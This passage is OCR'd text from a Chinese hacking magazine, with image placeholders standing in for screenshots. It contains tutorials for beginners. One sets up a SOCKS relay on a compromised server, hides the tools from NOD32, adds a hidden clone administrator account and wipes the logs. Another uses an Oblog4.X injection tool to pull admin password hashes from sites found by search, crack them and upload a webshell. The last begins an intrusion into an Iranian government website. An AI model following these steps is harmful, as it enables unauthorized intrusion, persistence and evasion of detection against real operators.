


图16




图17

好了，服务成功安装，咱们再将服务启动，并且设置为自动（默认就是自动）。我懒得执行命令，毕竟累了这么久了，那就直接到管理－服务中去设置吧（你也可以执行sc start skserver，然后用sc config命令修改服务等各项参数），如图16。

再说几句，这个软件使用很方便，我们在命令行下打个／？就都会了，默认连接端口是1813，而且既然我们开了3389了，更何况这个软件还有一个gui界面的软件叫SockServerCfg.exe，操作起来更加方便，而且还可改服务名称和描述。不仅如此，它还可以对客户端进行限制，制作多达255个的多级跳板，在这里就不多讲了，如图17。

跳板制作好后，我就可以在本地用SocksCap进行连接，然后启动我需要的程序，很方便。好了，入侵就到这里，对了，忘了把NOD32的排除列表给改回来了，要不然这台服务器就真的成病毒的温床了。我们把C盘删掉，然后把snake的代理软件工具添加到排除列表中，顺便做做好人，帮他杀一下毒，然后用AIO.exe工具添加一个隐藏的克隆帐户（我想你应该不想当管理员重启服务器到登录界面时让他选择是进admin还是guest吧），把guset用户删掉，清除一下日志闪人。我想网管应该不会这么变态，没事进排除列表看看吧^_^

小编点评：

跳板的制作一直是众多小菜们最喜欢的话题，论坛上总有小菜在问到底该如何制作跳板，怎么样才能真正的隐藏自己呢？其实本文只是简单的介绍一下跳板的使用，当然还有很多别的方法，对于WEBSHELL与server－u提权，在以前的杂志上介绍过很多次了，这里只是简单介绍，相信看完此文的小菜们一定会更好的利用服务器了吧！

（文中涉及到的SkSockServer跳板工具已收录到光盘中）

oblog简单工具简单用

qbw2006

文章难易度：★★
文章内容：Oblog4.X注入漏洞的简单利用

在上期杂志中，有一篇名为“oblog4.0/4.5漏洞，菜鸟也来玩入侵”的文章，感觉文章中使用的工具非常简单易用，特适合我这样的菜鸟。前几天在网上闲逛，无意中又发现了一个关于OBLOG漏洞的利用工具，于是就试验了一下，感觉也非常不错，所以决定和大家分享一下。

双击运行工具“Oblog4.X暴管理员密码工具菜鸟智能版”，界面如图1所示。




图1

我们可以直接点击“搜索oblog”来寻找我们的猎物，找到了很多吧。随便选择一个进入，把对方的网址复制到工具的URL处，如图2。




图2

然后直接点“暴管理员密码”按钮，就会出现一条代码，如图3。




图3

虽然我并不知道这个代码是干什么用的（小编注：document.write在HTML代码里是输出的意思，相当于C语言中的printf），但是要告诉大家的是，如果出现了这个代码的话就表示我们可能成功了！然后我们点击右键“查看源文件”，gid后面的就是管理员的帐号，pid后面的则是使用MD5加过密的密码了，如图4。




图4

既然密码已经得到了，我们可以将得到的密码放到cmd5等在线破解网站上去破解，如果破解出来的话，可以直接进行登录，如图5。然后嘛，大家可以参见上期杂志中所介绍的方法，或是登录到后台后想方法上传webshell。




图5

（文中涉及到的Oblog4.X暴管理员密码工具菜鸟智能版已收录到光盘中）

一分钟轻松入侵“伊朗能源效率组织”网站

稻草人

昨天在看电视的时候，看到说伊朗的核问题似乎又闹得挺紧张的，唉，地球太危险，有机会还是快回火星吧！这美国佬也是，自己这么多的核弹和核电站不说，这印度和巴基斯坦可以拥有核弹，为什么伊朗就不行？这不摆明了是只许州官放火，不许百姓点灯嘛！不过，话又说回来，这伊斯兰兄弟别看嘴上叫的硬，可万一真的动起手来，就很难说怎么样了。这网络上的较量也是一样，于是我决定先动动手，测试一下伊朗兄弟的网站。

打开IE搜索起伊朗的IP地址来，没多久就找到了一个名叫“伊朗能源效率组织”的网站，如图1。

